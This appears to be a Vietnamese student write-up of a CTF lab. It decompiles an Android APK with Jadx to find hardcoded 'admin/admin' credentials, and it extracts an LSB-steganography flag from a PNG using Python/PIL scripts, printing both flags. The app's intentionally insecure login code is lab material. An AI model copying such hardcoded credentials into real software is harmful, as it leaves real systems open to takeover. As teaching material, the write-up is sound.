- Tải công cụ Jadx để tiến hành xem code của file apk. Nhóm sẽ thử vào file AndroidManifest.xml để xem bên trong có khai báo gì đặc biệt không.

Lab 6: CTF Final Test




```

2   <?xml version="1.0" encoding="utf-8"?>
3   <manifest xmlns:android="http://schemas.android.com/apk/res/android"
4       android:versionCode="1"
5       android:versionName="1.0"
6       android:compileSdkVersion="32"
7       android:compileSdkVersionCodename="12"
8       package="com.example.trungquyenapp"
9       platformBuildVersionCode="32"
10      platformBuildVersionName="12">
11      <uses-sdk
12          android:minSdkVersion="21"
13          android:targetSdkVersion="32"/>
14      <application
15          android:theme="@style/Theme.TrungQuyenApp"
16          android:label="@string/app_name"
17          android:icon="@mipmap/ic_launcher"
18          android:debuggable="true"
19          android:testOnly="true"
20          android:allowBackup="true"
21          android:supportsRtl="true"
22          android:roundIcon="@mipmap/ic_launcher_round"
23          android:appComponentFactory="androidx.core.app.CoreComponentFactory">
24          <activity
25              android:theme="@style/Theme.TrungQuyenApp.NoActionBar"
26              android:label="@string/title_activity_user"
27              android:name="com.example.trungquyenapp.User"
28              android:exported="false"/>
29          <activity
30              android:name="com.example.trungquyenapp.MainActivity"
31              android:exported="true">
32              <intent-filter>
33                  <action android:name="android.intent.action.MAIN"/>
34                  <category android:name="android.intent.category.LAUNCHER"/>
35              </intent-filter>
36          </activity>
37          <provider
38              android:name="androidx.startup.InitializationProvider"
39              android:exported="false"
40              android:authorities="com.example.trungquyenapp.androidx-startup">
41              <meta-data
42                  android:name="androidx.emoji2.text.EmojiCompatInitializer"
43                  android:value="androidx.startup"/>
44              <meta-data
45                  android:name="androidx.lifecycle.ProcessLifecycleInitializer"
46                  android:value="androidx.startup"/>
47          </provider>
48      </application>
49  </manifest>


```

⇒ Có vẻ không có gì đặc biệt ở đây. Nhóm sẽ thử các file khác.



- Sau khi thử các file như BuildConfig, User, ... thì nhóm phát hiện được tài khoản và mật khẩu gắn cứng trong file MainActivity.

Lab 6: CTF Final Test



```

package com.example.trungquyenapp;


import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.TextView;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import com.google.android.material.button.MaterialButton;

/* Loaded from: classes3.dex */
public class MainActivity extends AppCompatActivity {
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        final TextView username = (TextView) findViewById(R.id.username);
        final TextView password = (TextView) findViewById(R.id.password);
        MaterialButton loginbtn = (MaterialButton) findViewById(R.id.loginbtn);
        loginbtn.setOnClickListener(new View.OnClickListener() { // from class: com.example.trungquyenapp.MainActivity$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) {
                MainActivity.this.m26lambdab$onCreate$0$comexampletrungquyenappMainActivity(username, password, view);
            }
        });
    }


    /* renamed from: Lambda$onCreate$0$com-example-trungquyenappMainActivity  reason: not valid java name */
    public /* synthetic */ void m26lambdab$onCreate$0$comexampletrungquyenappMainActivity(TextView username, TextView password, View v) {
        if (username.getText().toString().equals("admin") && password.getText().toString().equals("admin")) {
            Toast.makeText(this, "LOGIN SUCCESSFUL", 0).show();
            Intent intent = new Intent(this, (Class<?>) User.class);
            startActivity(intent);
            return;
        }
        Toast.makeText(this, "LOGIN FAILED !!!", 0).show();
    }
}

```

⇒ Tài khoản: admin & mật khẩu: admin



- Đăng nhập thành công và lấy được flag



⇒ Flag: inseclab{w3lc0m3_t0_@ndr01d_Ch@ll3ng3!!!}

D. KỊCH BẢN 4 - Steganography

Đề bài:

DecaoVsDatg.enc.png - Hiện tại cộng đồng mạng chưa xác định được ai là võ sĩ mạnh nhất thời đại. Hãy tìm flag được giấu trong bức ảnh để xác định được ai là võ sĩ đấm đau nhất nhé :))

Hint: Một câu danh ngôn mà ai cũng biết...

Giải:

- Bước ảnh đề cung cấp.

Lab 6: CTF Final Test



- Đầu tiên, để xem có thông tin gì được giấu trong ảnh không thì nhóm sẽ trích xuất từng pixel có trong ảnh. Dưới đây là đoạn code nhóm sử dụng thư viện Pillow (PIL) để đọc ảnh và lấy các pixel.

```
getpixel.py
~/Phap_chung
1 from PIL import Image
2
3 # Mở ảnh
4 img = Image.open('DecaoVsDatg.enc.png')
5
6 # Lấy các pixel
7 pixels = img.load()
8
9 # Lấy kích thước ảnh
10 width, height = img.size
11
12 # In giá trị RGB của từng pixel
13 for y in range(height):
14     for x in range(width):
15         r, g, b = pixels[x, y] # Lấy giá trị RGB của pixel
16         print(f"Pixel at ({x},{y}): R={r}, G={g}, B={b}")
17
```

- Kết quả nhóm lấy được các pixel của ảnh với các điểm RGB tương ứng.
 - o Đầu bức ảnh

```
(ngoc@ngoc)-[~/Phap_chung]
$ python3 getpixel.py
Pixel at (0,0): R=254, G=254, B=255
Pixel at (1,0): R=255, G=254, B=255
Pixel at (2,0): R=255, G=254, B=255
Pixel at (3,0): R=255, G=254, B=254
Pixel at (4,0): R=254, G=254, B=254
Pixel at (5,0): R=254, G=255, B=255
Pixel at (6,0): R=255, G=254, B=254
Pixel at (7,0): R=254, G=254, B=255
Pixel at (8,0): R=254, G=254, B=255
Pixel at (9,0): R=254, G=255, B=255
Pixel at (10,0): R=255, G=254, B=255
Pixel at (11,0): R=255, G=254, B=254
Pixel at (12,0): R=254, G=255, B=255
Pixel at (13,0): R=254, G=255, B=254
Pixel at (14,0): R=254, G=255, B=254
Pixel at (15,0): R=255, G=255, B=254
Pixel at (16,0): R=254, G=254, B=255
Pixel at (17,0): R=255, G=255, B=255
Pixel at (18,0): R=255, G=254, B=255
Pixel at (19,0): R=255, G=254, B=254
```


- Giữa bức ảnh

```

Pixel at (956,42): R=255, G=255, B=255
Pixel at (957,42): R=255, G=255, B=255
Pixel at (958,42): R=255, G=255, B=255
Pixel at (959,42): R=255, G=255, B=255
Pixel at (0,43): R=39, G=39, B=15
Pixel at (1,43): R=46, G=46, B=22
Pixel at (2,43): R=52, G=52, B=28
Pixel at (3,43): R=52, G=51, B=30
Pixel at (4,43): R=45, G=47, B=26
Pixel at (5,43): R=43, G=44, B=26
Pixel at (6,43): R=46, G=47, B=31
Pixel at (7,43): R=50, G=52, B=38
Pixel at (8,43): R=50, G=52, B=39
Pixel at (9,43): R=30, G=33, B=22
Pixel at (10,43): R=10, G=13, B=4
Pixel at (11,43): R=4, G=7, B=0
Pixel at (12,43): R=10, G=15, B=9
Pixel at (13,43): R=16, G=21, B=15
Pixel at (14,43): R=12, G=17, B=13
Pixel at (15,43): R=4, G=9, B=5

```

- Điều bất thường nhóm nhận ra ở đây là các giá trị RGB ở phần đầu bức ảnh đều là 254 và 255, trong khi các giá trị ở giữa và trở về sau có vẻ bình thường. Một bức ảnh tự nhiên thường không có mẫu lặp lại của 254 và 255 ở phần đầu, đây có thể là một dấu hiệu của kỹ thuật **LSB steganography** (giấu thông tin ẩn trong ảnh).
- Để trích xuất thông tin ẩn, nhóm sẽ lấy từng pixel từ ảnh và trích xuất bit cuối cùng (LSB) của mỗi thành phần R, G, B, sau đó ghép các bit này lại với nhau để tạo thành chuỗi nhị phân.
- Cụ thể, nhóm sẽ viết code để các giá trị RGB có giá trị bằng 255 sẽ biến thành 0 và còn lại sẽ biến thành 1.



```

kb4.py
1 from PIL import Image
2
3 # Mở ảnh
4 img = Image.open('DecaoVsDatg.enc.png')
5
6 # Lấy các pixel
7 pixels = img.load()
8
9 # Lấy kích thước ảnh
10 width, height = img.size
11
12 #lấy các pixel của ảnh và tiến hành chuyển đổi
13 bits = ''
14 for i in range(width):
15     r, g, b = img.getpixel((i, 0))
16     bits += '0' if b == 255 else '1'
17     bits += '0' if g == 255 else '1'
18     bits += '0' if r == 255 else '1'
19
20 print(bits)

```

- Kết quả nhóm nhận được chuỗi nhị phân như sau:

Lab 6: CTF Final Test

- Giờ chỉ cần đem chuỗi nhị phân này chuyển thành text.

⇒ **Flag:** inseclab{Nh@c_tH@m_d@M_D@u}